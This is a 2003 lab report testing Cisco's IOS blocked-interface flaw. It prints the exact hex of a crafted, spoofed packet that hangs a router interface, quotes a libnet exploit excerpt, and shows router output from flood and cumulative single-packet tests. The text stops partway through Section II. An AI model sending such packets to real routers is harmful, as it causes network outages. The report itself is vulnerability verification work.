

Applied Methodologies, Inc.



AMILABS Research Report

*CISCO IP PROTOCOL EXPLOIT TESTING RESULTS
JULY 18 2003*

Table of Contents

<u>INTRODUCTION</u>	3
<u>SECTION I LOCAL EXPLOIT TESTS</u>	4
<u>SECTION II CUMULATIVE EXPLOIT TESTS</u>	11
<u>SECTION III REMOTE MULTIHOP EXPLOIT TESTS</u>	16
<u>SECTION IV SUMMARY</u>	22
<u>AMILABS RECOGNIZED IN EWEEK</u>	23

Introduction

During the week of July 14, 2003 Cisco Systems made public a security advisory in relation to a major and potentially devastating IOS packet exploit. This exploit can render a router useless if executed against a router's interface. The exploit covered many levels of IOS releases and was a general threat to Enterprise and ISP systems.

AMILABS on July 18th of 2003, reviewed the advisory from Cisco and conducted tests to verify the exploit's behavior. By conducting forensic protocol analysis exercises against the exploit, AMILABS was able to discover additional behavioral aspects of the exploit that Cisco and the general security community were unaware of. AMILABS published the protocol testing results to the general security community via message boards and mailing lists. Cisco also requested the findings of AMILABS and updated their advisory to include the results from AMILABS.

This research report outlines the results of AMILABS testing. These results can be used to verify the exploit behavior in your organization and for security compliance testing.

This document is arranged in four sections.

- Section I Local Exploit Tests**
- Section II Cumulative Exploit Tests**
- Section III Remote Multihop Exploit Tests**
- Section IV Summary**

During the week of July 14th of 2003 there was a major IP protocol security exploit existing in many versions of Cisco's IOS(Internet Operating System). The exploit, utilizing the protocols listed below, applied against a Cisco router interface using either all or one of the following IP protocols with a random/useless data in the payload can cause adverse affects to the router.

Exploited protocol types.

IP next protocol types 53 SWIPE
55 Mobil IP
77 SUN ND
103 PIM

More details about the exploit are at:

<http://www.cisco.com/warp/public/707/cisco-sa-20030717-blocked.shtml>

Please read the above Cisco advisory before following these documented experiment results.

This document is outlined in a sequential manner for the experiments covered. So, please read through all the sections to gain a complete understanding of the exploit's behavior and the testing results.


Section I Local Exploit Tests

By using a protocol analyzer that can create or edit packets and submit them onto the wire one can reproduce the exploit's behavior and actually cause it to manifest itself without the need for any exploit programming in a high level language such as C or C++. AMILABS used the Agilent's Network Analyzer. The Agilent Network Analyzer has a "create/edit a packet" feature.

The first set of tests were conducted on a local switched segment on a single VLAN with the Agilent protocol analyzer and one router. The router named "Router4" is a Cisco 2513 running IOS version 12.2(1b). Its local Ethernet interface that will be attacked has an IP address of 10.1.1.44

A diagram (Figure 1) of the testing topology from routers 4, 5, and 6 are at <http://www.amilabs.com/labdiagrams.htm> and below:

(Figure 1)



Below is the basic packet that was created on the Agilent Protocol Analyzer.

```
00 E0 1E 60 9C 09          ETHER: Destination: 00-E0-1E-60-9C-09
00 0B 46 37 BA BE          ETHER: Source: 00-0B-46-37-BA-BE
08 00                      ETHER: Protocol: IP

-----  IP Header  -----
45                          IP: Version = 4
IP:                          Header length = 20
00                          IP: Differentiated Services (DS) Field = 0x00
IP: 0000 00.. DS Codepoint = Default PHB (0)
IP: .... ..00 Unused
00 30                      IP: Packet length = 48
00 01                      IP: Id = 1
00 00                      IP: Fragmentation Info = 0x0000
IP: .0.. .... .... Don't Fragment Bit = FALSE
IP: ..0. .... .... More Fragments Bit = FALSE
IP: ...0 0000 0000 0000 Fragment offset = 0
01                          IP: Time to live = 1
35                          IP: Protocol = 53 (53)
AC 42                      IP: Header checksum = AC42 (Verified AC42)
01 01 01 29              IP: Source address = 1.1.1.41
0A 01 01 2C              IP: Destination address = 10.1.1.44
08 00 93 8C 00 02 00 03  IP: 28 bytes of data
01 02 03 04 05 06 07 08
09 0A 0B 0C 0D 0E 0F 10
11 12 13 14
```

According to the Cisco advisory and the information posted on the Full-Disclosure security community mailing list regarding the LIBNET CODE for testing of this exploit shows the code utilizing a specific sequence of packets/protocols(mentioned above) and data was presumed. This is not true. AMLABS was able to successfully achieve the same results using a single protocol and static data payload.

This excerpt of LIBNET code shows

```
int protocols[] = { 53, 55, 77, 103 };
struct libnet_stats ls;

lh = libnet_init(LIBNET_RAW4, NULL, errbuf);
```

that the protocols mentioned above are used to achieve the exploit state that affects remote Cisco interfaces. The code uses all of them(next IP protocols) to make the exploit happen. This is not needed as will be explained shortly. Also, the use of "RAW4" data type is the easier network MAC layer API to use in the Libnet library thus enabling even simpler single protocol versions of this exploit to be created quickly and ported to many IP packet creation functions handled by the API and various network OS drivers.

For those not familiar with LIBNET please read Mike Schiffman's book "**Building Open Source Network Security Tools**" for more information. A WIN32 version of LIBNET is available from WEBTECA at <http://utenti.lycos.it/webteca/libnet.htm>. Also the official Mike Schiffman Libnet will support Win32 environments in release 1.1.1. What does this mean? Many script kiddie versions of this exploit can be on the internet quickly.

This first test generated SWIPE packets(packet shown earlier) to Router4's basic 10base-T Ethernet interface. The router reached a peak of 28% utilization upon the acceptance of such packets. An unlimited amount of packets were sent for several minutes. Note the spoofed source IP address used.

As you can see below the router's interface input queue quickly filled up.

```
Ethernet0 is up, line protocol is up
Hardware is Lance, address is 00e0.1e60.9c09 (bia 00e0.1e60.9c09)
Internet address is 10.1.1.44/8
MTU 1500 bytes, BW 10000 Kbit, DLY 1000 usec,
  reliability 255/255, txload 1/255, rxload 1/255
Encapsulation ARPA, loopback not set
Keepalive set (10 sec)
ARP type: ARPA, ARP Timeout 04:00:00
Last input 00:00:54, output 00:00:01, output hang never
Last clearing of "show interface" counters 00:13:36
Input queue: 76/75/522/0 (size/max/drops/flushes); Total output drops: 0
Queueing strategy: weighted fair
Output queue: 0/1000/64/0 (size/max total/threshold/drops)
  Conversations 0/1/256 (active/max active/max total)
  Reserved Conversations 0/0 (allocated/max allocated)
  Available Bandwidth 7500 kilobits/sec
5 minute input rate 0 bits/sec, 15 packets/sec
5 minute output rate 0 bits/sec, 0 packets/sec
  13002 packets input, 812791 bytes, 1 no buffer
  Received 53 broadcasts, 0 runts, 0 giants, 525 throttles
  0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored
  0 input packets with dribble condition detected
  125 packets output, 13607 bytes, 0 underruns(0/0/0)
  0 output errors, 0 collisions, 1143 interface resets
  0 babbles, 0 late collision, 0 deferred
  0 lost carrier, 0 no carrier
  0 output buffer failures, 0 output buffers swapped out
Router4#
```

Router4#sh proc cpu

```
CPU utilization for five seconds: 26%/11%; one minute: 21%; five minutes: 11%
PID  Runtime(ms)  Invoked  uSecs   5Sec   1Min   5Min  TTY  Process
  1         572       2152    265    0.08%  0.01%  0.00%  0  Load Meter
  2          4         3    1333    0.00%  0.00%  0.00%  0  PPP auth
  3       59008      2842   20762    0.00%  0.32%  0.39%  0  Check heaps
  4          4         1    4000    0.00%  0.00%  0.00%  0  Chunk Manager
  5         12         5    2400    0.00%  0.00%  0.00%  0  Pool Manager
  6          0         2         0    0.00%  0.00%  0.00%  0  Timers
  7          4         2    2000    0.00%  0.00%  0.00%  0  Serial Background
  8         68       196    346    0.00%  0.00%  0.00%  0  ARP Input
  9          0         4         0    0.00%  0.00%  0.00%  0  DDR Timers
 10          0         2         0    0.00%  0.00%  0.00%  0  Dialer event
 11         20         2   10000    0.00%  0.00%  0.00%  0  Entity MIB API
 12          0         1         0    0.00%  0.00%  0.00%  0  SERIAL A'detect
 13          4         1    4000    0.00%  0.00%  0.00%  0  Critical Bkgnd
 14       16212      3848   4213   10.05%  8.42%  3.07%  0  Net Background
```

Notice the Net Background process – Please refer to the Cisco Press book titled “*Inside Cisco IOS Software Architectures*” for details about router process and interface TX/RX rings and queues. The results of this basic packet creation and generation exercise from a protocol analyzer to one router interface is as follows:

- 1). Cannot ping after this condition.. Not to or from router attacked(Router4)
- 2). Executing a **clear interface** command does not help (see output below)
- 3). Performing a shut down and up of the affected interface does not help either (see output below)

A warm reload works(using reload command)

```
2509#4
[Resuming connection 4 to r4 ... ]
```

Once the interface has been exploited clearing the interface does not help:

```
Router4#
Router4#clear int e0
Router4#
Router4#
Router4#sh in e0
Ethernet0 is up, line protocol is up
  Hardware is Lance, address is 00e0.1e60.9c09 (bia 00e0.1e60.9c09)
  Internet address is 10.1.1.44/8
  MTU 1500 bytes, BW 10000 Kbit, DLY 1000 usec,
    reliability 255/255, txload 1/255, rxload 1/255
  Encapsulation ARPA, loopback not set
  Keepalive set (10 sec)
  ARP type: ARPA, ARP Timeout 04:00:00
  Last input 00:04:21, output 00:00:08, output hang never
  Last clearing of "show interface" counters 00:17:03
Input queue: 76/75/1912/0 (size/max/drops/flushes); Total output drops: 0
  Queueing strategy: weighted fair
  Output queue: 0/1000/64/0 (size/max total/threshold/drops)
    Conversations 0/1/256 (active/max active/max total)
    Reserved Conversations 0/0 (allocated/max allocated)
    Available Bandwidth 7500 kilobits/sec
  5 minute input rate 0 bits/sec, 0 packets/sec
  5 minute output rate 0 bits/sec, 0 packets/sec
    13002 packets input, 812791 bytes, 1 no buffer
    Received 53 broadcasts, 0 runts, 0 giants, 1912 throttles
    0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored
    0 input packets with dribble condition detected
    155 packets output, 16729 bytes, 0 underruns(0/0/0)
    0 output errors, 0 collisions, 3826 interface resets
    0 babbles, 0 late collision, 0 deferred
    0 lost carrier, 0 no carrier
    0 output buffer failures, 0 output buffers swapped out
```

Shutting down the interface and brining it back up does not help either:

```
Router4#confi t
Enter configuration commands, one per line. End with CNTL/Z.
Router4(config)#int e0
Router4(config-if)#shut
Router4(config-if)#
000535: *Mar  1 03:05:11.835: %LINK-5-CHANGED: Interface Ethernet0, changed state to administratively down
000536: *Mar  1 03:05:12.835: %LINEPROTO-5-UPDOWN: Line protocol on Interface Ethernet0, hanged state to down
Router4(config-if)#no shut
Router4(config-if)#
000537: *Mar  1 03:05:17.487: %LINK-3-UPDOWN: Interface Ethernet0, changed state to up
000538: *Mar  1 03:05:18.487: %LINEPROTO-5-UPDOWN: Line protocol on Interface Ethernet0, hanged state to up
```

```
Router4#sh int e0
Ethernet0 is up, line protocol is up
  Hardware is Lance, address is 00e0.1e60.9c09 (bia 00e0.1e60.9c09)
  Internet address is 10.1.1.44/8
  MTU 1500 bytes, BW 10000 Kbit, DLY 1000 usec,
    reliability 255/255, txload 1/255, rxload 1/255
  Encapsulation ARPA, loopback not set
  Keepalive set (10 sec)
```

```
ARP type: ARPA, ARP Timeout 04:00:00
Last input 00:04:58, output 00:00:05, output hang never
Last clearing of "show interface" counters 00:17:40
Input queue: 76/75/1913/0 (size/max/drops/flushes); Total output drops: 0
Queueing strategy: weighted fair
Output queue: 0/1000/64/0 (size/max total/threshold/drops)
  Conversations 0/1/256 (active/max active/max total)
  Reserved Conversations 0/0 (allocated/max allocated)
  Available Bandwidth 7500 kilobits/sec
5 minute input rate 0 bits/sec, 0 packets/sec
5 minute output rate 0 bits/sec, 0 packets/sec
  13002 packets input, 812791 bytes, 1 no buffer
  Received 53 broadcasts, 0 runts, 0 giants, 1913 throttles
  0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored
  0 input packets with dribble condition detected
  170 packets output, 19089 bytes, 0 underruns(0/0/0)
  0 output errors, 0 collisions, 3829 interface resets
  0 babbles, 0 late collision, 0 deferred
  0 lost carrier, 0 no carrier
  0 output buffer failures, 0 output buffers swapped out
```

After repeated interface clears and shutdowns an attempt was made to ping the Router4 10.1.1.44 (exploited/attacked) interface from a neighboring router(Router1) on the same segment.

```
Router4#
2509#1
[Resuming connection 1 to r1 ... ]
..
Router1#
Router1#ping 10.1.1.44

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.1.1.44, timeout is 2 seconds:

2509#4
[Resuming connection 4 to r4 ... ]

Router4#
```

The results were negative so a warm reload of the router was required to get the attacked interface back into operation.

The same test as above were conducted, but now using a spoofed MAC and a spoofed IP source address.

The same results as above happened within seconds of packet generation. So, only a couple hundred packets sent in several seconds and wham! The interface is OUT of Action!!!

```
Router4#
Router4#
Router4#
Router4#
Router4#sh int e0
Ethernet0 is up, line protocol is up
  Hardware is Lance, address is 00e0.1e60.9c09 (bia 00e0.1e60.9c09)
  Internet address is 10.1.1.44/8
  MTU 1500 bytes, BW 10000 Kbit, DLY 1000 usec,
    reliability 255/255, txload 1/255, rxload 1/255
  Encapsulation ARPA, loopback not set
  Keepalive set (10 sec)
  ARP type: ARPA, ARP Timeout 04:00:00
```

```
Last input 00:00:05, output 00:00:08, output hang never
Last clearing of "show interface" counters never
Queueing strategy: fifo
Output queue 0/40, 0 drops; input queue 76/75, 142 drops
5 minute input rate 1000 bits/sec, 1 packets/sec
5 minute output rate 0 bits/sec, 0 packets/sec
  125 packets input, 12081 bytes, 0 no buffer
  Received 28 broadcasts, 0 runts, 0 giants, 142* throttles
  0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored
  0 input packets with dribble condition detected
  87 packets output, 8773 bytes, 0 underruns(0/0/0)
  0 output errors, 0 collisions, 304 interface resets
  0 babbles, 0 late collision, 0 deferred
  0 lost carrier, 0 no carrier
  0 output buffer failures, 0 output buffers swapped out
Router4#
Router4#sh int e0
Ethernet0 is up, line protocol is up
  Hardware is Lance, address is 00e0.1e60.9c09 (bia 00e0.1e60.9c09)
  Internet address is 10.1.1.44/8
  MTU 1500 bytes, BW 10000 Kbit, DLY 1000 usec,
    reliability 255/255, txload 1/255, rxload 1/255
  Encapsulation ARPA, loopback not set
  Keepalive set (10 sec)
  ARP type: ARPA, ARP Timeout 04:00:00
  Last input 00:00:10, output 00:00:03, output hang never
  Last clearing of "show interface" counters never
  Queueing strategy: fifo
  Output queue 0/40, 0 drops; input queue 76/75, 171 drops
  5 minute input rate 0 bits/sec, 0 packets/sec
  5 minute output rate 0 bits/sec, 0 packets/sec
    125 packets input, 12081 bytes, 0 no buffer
    Received 28 broadcasts, 0 runts, 0 giants, 171* throttles
    0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored
    0 input packets with dribble condition detected
    88 packets output, 8833 bytes, 0 underruns(0/0/0)
    0 output errors, 0 collisions, 362 interface resets
    0 babbles, 0 late collision, 0 deferred
    0 lost carrier, 0 no carrier
    0 output buffer failures, 0 output buffers swapped out
Router4#
2509#1
[Resuming connection 1 to r1 ... ]

Router1#ping 10.1.1.44

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.1.1.44, timeout is 2 seconds:
.....
Success rate is 0 percent (0/5)
Router1#
```

What was observed in this test is as follows and is in CAPs to emphasize the behavior.

1. THE PROBLELM PERSISTS AFTER TRAFFIC IS GENERATED AND CAN GROW EVEN IF THE TRAFFIC IS APPLIED AT A LATER TIME
2. WHAT THIS MEANS IS THAT IF GENERATING EXPLOIT TRAFFIC STOPS AND THE ROUTER IS STILL IN THE "FROZEN" STATE, THE EXPLOIT GENRERATED TRAFFIC CAN RESUME 10 MINUTES LATER FOR EXAMPLE AND THE INTERFACE'S COUTNERS INCREMENT.

SEE BELOW SCREEN OUTPUT. ALSO, LOOK AT THE *SH PROC CPU* OUTPUT, ESPICALLY THE NET BACKGROUNDER PROCESS.

```
Router4#sh int e0
Ethernet0 is up, line protocol is up
  Hardware is Lance, address is 00e0.1e60.9c09 (bia 00e0.1e60.9c09)
  Internet address is 10.1.1.44/8
  MTU 1500 bytes, BW 10000 Kbit, DLY 1000 usec,
    reliability 255/255, txload 1/255, rxload 1/255
  Encapsulation ARPA, loopback not set
  Keepalive set (10 sec)
  ARP type: ARPA, ARP Timeout 04:00:00
  Last input 00:05:29, output 00:00:02, output hang never
  Last clearing of "show interface" counters never
  Queueing strategy: fifo
  Output queue 0/40, 0 drops; input queue 76/75, 808 drops
  5 minute input rate 0 bits/sec, 0 packets/sec
  5 minute output rate 0 bits/sec, 0 packets/sec
    125 packets input, 12081 bytes, 0 no buffer
    Received 28 broadcasts, 0 runts, 0 giants, 808* throttles
    0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored
    0 input packets with dribble condition detected
    141 packets output, 14475 bytes, 0 underruns(0/0/0)
    0 output errors, 0 collisions, 1636 interface resets
    0 babbles, 0 late collision, 0 deferred
    0 lost carrier, 0 no carrier
    0 output buffer failures, 0 output buffers swapped out
```

```
Router4#sh proc cpu
CPU utilization for five seconds: 15%/6%; one minute: 11%; five minutes: 5%
PID  Runtime(ms)  Invoked  uSecs   5Sec   1Min   5Min  TTY  Process
  1         24        131    183    0.00%  0.00%  0.00%  0  Load Meter
  2         8         3    2666    0.00%  0.00%  0.00%  0  PPP auth
  3        2452       160  15325    0.00%  0.31%  0.30%  0  Check heaps
  4         4         1    4000    0.00%  0.00%  0.00%  0  Chunk Manager
  5         28         5    5600    0.00%  0.00%  0.00%  0  Pool Manager
  6         0         2         0    0.00%  0.00%  0.00%  0  Timers
  7         8         3    2666    0.00%  0.00%  0.00%  0  Serial Background
  8         24        21    1142    0.00%  0.00%  0.00%  0  ARP Input
  9         0         4         0    0.00%  0.00%  0.00%  0  DDR Timers
 10         0         2         0    0.00%  0.00%  0.00%  0  Dialer event
 11         24         2  12000    0.00%  0.00%  0.00%  0  Entity MIB API
 12         0         1         0    0.00%  0.00%  0.00%  0  SERIAL A'detect
 13         4         1    4000    0.00%  0.00%  0.00%  0  Critical Bkgnd
 14        4576       1274   3591    8.51%  3.11%  0.97%  0  Net Background
 15         24         16    1500    0.00%  0.00%  0.00%  0  Logger
 16        188        643    292    0.00%  0.00%  0.00%  0  TTY Background
 17        136        687    197    0.00%  0.02%  0.00%  0  Per-Second Jobs
 18        116        206    563    0.00%  0.00%  0.00%  0  Net Input
 19         32        132    242    0.00%  0.01%  0.00%  0  Compute load avg
 20        1072        14  76571    0.00%  0.10%  0.11%  0  Per-minute Jobs
 21         0         1         0    0.00%  0.00%  0.00%  0  AAA Dictionary R
--More--
```

WE STOPPED TRANSMITTING FOR SEVERAL MINUTES

Now no traffic is generated towards the exploited interface that is currently in a hung mode. A *show interface* command confirms this behavior:

```
Router4#sh int e0
Ethernet0 is up, line protocol is up
  Hardware is Lance, address is 00e0.1e60.9c09 (bia 00e0.1e60.9c09)
  Internet address is 10.1.1.44/8
  MTU 1500 bytes, BW 10000 Kbit, DLY 1000 usec,
    reliability 255/255, txload 1/255, rxload 1/255
  Encapsulation ARPA, loopback not set
  Keepalive set (10 sec)
  ARP type: ARPA, ARP Timeout 04:00:00
  Last input 00:08:41, output 00:00:04, output hang never
  Last clearing of "show interface" counters never
  Queueing strategy: fifo
  Output queue 0/40, 0 drops; input queue 76/75, 1396 drops
```

```
5 minute input rate 0 bits/sec, 0 packets/sec
5 minute output rate 0 bits/sec, 0 packets/sec
125 packets input, 12081 bytes, 0 no buffer
Received 28 broadcasts, 0 runts, 0 giants, 1396 throttles
0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored
0 input packets with dribble condition detected
169 packets output, 17460 bytes, 0 underruns(0/0/0)
0 output errors, 0 collisions, 2813 interface resets
0 babbles, 0 late collision, 0 deferred
0 lost carrier, 0 no carrier
0 output buffer failures, 0 output buffers swapped out
```

Notice the above drop count!!!

Now SWIPE traffic shall be generated again:

```
Ethernet0 is up, line protocol is up
Hardware is Lance, address is 00e0.1e60.9c09 (bia 00e0.1e60.9c09)
Internet address is 10.1.1.44/8
MTU 1500 bytes, BW 10000 Kbit, DLY 1000 usec,
reliability 255/255, txload 1/255, rxload 1/255
Encapsulation ARPA, loopback not set
Keepalive set (10 sec)
ARP type: ARPA, ARP Timeout 04:00:00
Last input 00:09:50, output 00:00:03, output hang never
Last clearing of "show interface" counters never
Queueing strategy: fifo
Output queue 0/40, 0 drops; input queue 76/75, 1701 drops
5 minute input rate 0 bits/sec, 0 packets/sec
5 minute output rate 0 bits/sec, 0 packets/sec
125 packets input, 12081 bytes, 0 no buffer
Received 28 broadcasts, 0 runts, 0 giants, 1701* throttles
0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored
0 input packets with dribble condition detected
181 packets output, 18755 bytes, 0 underruns(0/0/0)
0 output errors, 0 collisions, 3422 interface resets
0 babbles, 0 late collision, 0 deferred
0 lost carrier, 0 no carrier
0 output buffer failures, 0 output buffers swapped out
```

Router4#

Notice that the drops count increased after the generated traffic!

What this means is that the attacked interface is not fully hung for it is still accepting the exploited packets even after the queue limit has been reached. The router is then reloaded to return to a normal operating state.

Section II Cumulative Exploit Tests

It was discovered that the problem is cumulative in terms of packet count and not just a flooding of input packets. What was done next to confirm this behavior was that one SWIPE packet was generated (at a time) and watched as the input queue increase packet by packet.

There is a 1:1 ratio of queue space allocation per one exploited packet(SWIPE, PIM, MOBIL or SUN) received and one queue space allocation. What this means is that as an exploited packet is received one at a time, one input queue unit is also allocated.

This activity does not have to happen all at once. It could be hours or days. A single exploited packet was sent one at a time until the interface's input queue condition of 76/75 was reached, after that the router interface is hung. An example of this cumulative behavior is outlined below:

[STATE BEFORE SENDING OF SWIPE PACKETS ONE AT A TIME FROM PROTOCOL ANALYZER](#)

Router4#

```
Router4#sh int e0
Ethernet0 is up, line protocol is up
  Hardware is Lance, address is 00e0.1e60.9c09 (bia 00e0.1e60.9c09)
  Internet address is 10.1.1.44/8
  MTU 1500 bytes, BW 10000 Kbit, DLY 1000 usec,
    reliability 255/255, txload 1/255, rxload 1/255
  Encapsulation ARPA, loopback not set
  Keepalive set (10 sec)
  ARP type: ARPA, ARP Timeout 04:00:00
  Last input 00:00:25, output 00:00:02, output hang never
  Last clearing of "show interface" counters 00:00:08
  Queueing strategy: fifo
  Output queue 0/40, 0 drops; input queue 0/75, 0 drops
  5 minute input rate 0 bits/sec, 0 packets/sec
  5 minute output rate 0 bits/sec, 0 packets/sec
    0 packets input, 0 bytes, 0 no buffer
    Received 0 broadcasts, 0 runts, 0 giants, 0 throttles
    0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored
    0 input packets with dribble condition detected
    2 packets output, 415 bytes, 0 underruns(0/0/0)
    0 output errors, 0 collisions, 0 interface resets
    0 babbles, 0 late collision, 0 deferred
    0 lost carrier, 0 no carrier
    0 output buffer failures, 0 output buffers swapped out
```

AFTER FIRST SWIPE PACKET IS RECEIVED

Notice the input queue count

```
Ethernet0 is up, line protocol is up
  Hardware is Lance, address is 00e0.1e60.9c09 (bia 00e0.1e60.9c09)
  Internet address is 10.1.1.44/8
  MTU 1500 bytes, BW 10000 Kbit, DLY 1000 usec,
    reliability 255/255, txload 1/255, rxload 1/255
  Encapsulation ARPA, loopback not set
  Keepalive set (10 sec)
  ARP type: ARPA, ARP Timeout 04:00:00
  Last input 00:00:01, output 00:00:08, output hang never
  Last clearing of "show interface" counters 00:00:34
  Queueing strategy: fifo
  Output queue 0/40, 0 drops; input queue 1/75, 0 drops
  5 minute input rate 0 bits/sec, 0 packets/sec
  5 minute output rate 0 bits/sec, 0 packets/sec
    3 packets input, 510 bytes, 0 no buffer
    Received 2 broadcasts, 0 runts, 0 giants, 0 throttles
    0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored
    0 input packets with dribble condition detected
    4 packets output, 535 bytes, 0 underruns(0/0/0)
    0 output errors, 0 collisions, 0 interface resets
    0 babbles, 0 late collision, 0 deferred
    0 lost carrier, 0 no carrier
    0 output buffer failures, 0 output buffers swapped out
```

AFTER SECOND PACKET RECEIVED

Notice the input queue count

```
Router4#sh int e0
Ethernet0 is up, line protocol is up
  Hardware is Lance, address is 00e0.1e60.9c09 (bia 00e0.1e60.9c09)
  Internet address is 10.1.1.44/8
  MTU 1500 bytes, BW 10000 Kbit, DLY 1000 usec,
    reliability 255/255, txload 1/255, rxload 1/255
  Encapsulation ARPA, loopback not set
  Keepalive set (10 sec)
  ARP type: ARPA, ARP Timeout 04:00:00
  Last input 00:00:01, output 00:00:05, output hang never
  Last clearing of "show interface" counters 00:00:41
  Queueing strategy: fifo
  Output queue 0/40, 0 drops; input queue 2/75, 0 drops
  5 minute input rate 0 bits/sec, 0 packets/sec
  5 minute output rate 0 bits/sec, 0 packets/sec
```

```
4 packets input, 572 bytes, 0 no buffer
Received 2 broadcasts, 0 runts, 0 giants, 0 throttles
0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored
0 input packets with dribble condition detected
5 packets output, 595 bytes, 0 underruns(0/0/0)
0 output errors, 0 collisions, 0 interface resets
0 babbles, 0 late collision, 0 deferred
0 lost carrier, 0 no carrier
0 output buffer failures, 0 output buffers swapped out
```

AFTER THIRD PACKET RECEIVED

Notice the input queue count

```
Router4#sh int e0
Ethernet0 is up, line protocol is up
  Hardware is Lance, address is 00e0.1e60.9c09 (bia 00e0.1e60.9c09)
  Internet address is 10.1.1.44/8
  MTU 1500 bytes, BW 10000 Kbit, DLY 1000 usec,
    reliability 255/255, txload 1/255, rxload 1/255
  Encapsulation ARPA, loopback not set
  Keepalive set (10 sec)
  ARP type: ARPA, ARP Timeout 04:00:00
  Last input 00:00:00, output 00:00:02, output hang never
  Last clearing of "show interface" counters 00:00:48
  Queueing strategy: fifo
  Output queue 0/40, 0 drops; input queue 3/75, 0 drops
  5 minute input rate 0 bits/sec, 0 packets/sec
  5 minute output rate 0 bits/sec, 0 packets/sec
    6 packets input, 694 bytes, 0 no buffer
      Received 3 broadcasts, 0 runts, 0 giants, 0 throttles
      0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored
      0 input packets with dribble condition detected
    6 packets output, 655 bytes, 0 underruns(0/0/0)
      0 output errors, 0 collisions, 0 interface resets
      0 babbles, 0 late collision, 0 deferred
      0 lost carrier, 0 no carrier
      0 output buffer failures, 0 output buffers swapped out
```

AFTER FOURTH PACKET RECEIVED

Notice the input queue count

```
Router4#sh int e0
Ethernet0 is up, line protocol is up
  Hardware is Lance, address is 00e0.1e60.9c09 (bia 00e0.1e60.9c09)
  Internet address is 10.1.1.44/8
  MTU 1500 bytes, BW 10000 Kbit, DLY 1000 usec,
    reliability 255/255, txload 1/255, rxload 1/255
  Encapsulation ARPA, loopback not set
  Keepalive set (10 sec)
  ARP type: ARPA, ARP Timeout 04:00:00
  Last input 00:00:01, output 00:00:07, output hang never
  Last clearing of "show interface" counters 00:00:53
  Queueing strategy: fifo
  Output queue 0/40, 0 drops; input queue 4/75, 0 drops
  5 minute input rate 0 bits/sec, 0 packets/sec
  5 minute output rate 0 bits/sec, 0 packets/sec
    7 packets input, 756 bytes, 0 no buffer
      Received 3 broadcasts, 0 runts, 0 giants, 0 throttles
      0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored
      0 input packets with dribble condition detected
    6 packets output, 655 bytes, 0 underruns(0/0/0)
      0 output errors, 0 collisions, 0 interface resets
      0 babbles, 0 late collision, 0 deferred
      0 lost carrier, 0 no carrier
      0 output buffer failures, 0 output buffers swapped out
```

AFTER FIFTH PACKET RECEIVED

Notice the input queue count

```
Router4#sh int e0
Ethernet0 is up, line protocol is up
  Hardware is Lance, address is 00e0.1e60.9c09 (bia 00e0.1e60.9c09)
  Internet address is 10.1.1.44/8
  MTU 1500 bytes, BW 10000 Kbit, DLY 1000 usec,
    reliability 255/255, txload 1/255, rxload 1/255
  Encapsulation ARPA, loopback not set
  Keepalive set (10 sec)
  ARP type: ARPA, ARP Timeout 04:00:00
  Last input 00:00:01, output 00:00:01, output hang never
  Last clearing of "show interface" counters 00:00:58
  Queueing strategy: fifo
  Output queue 0/40, 0 drops; input queue 5/75, 0 drops
  5 minute input rate 0 bits/sec, 0 packets/sec
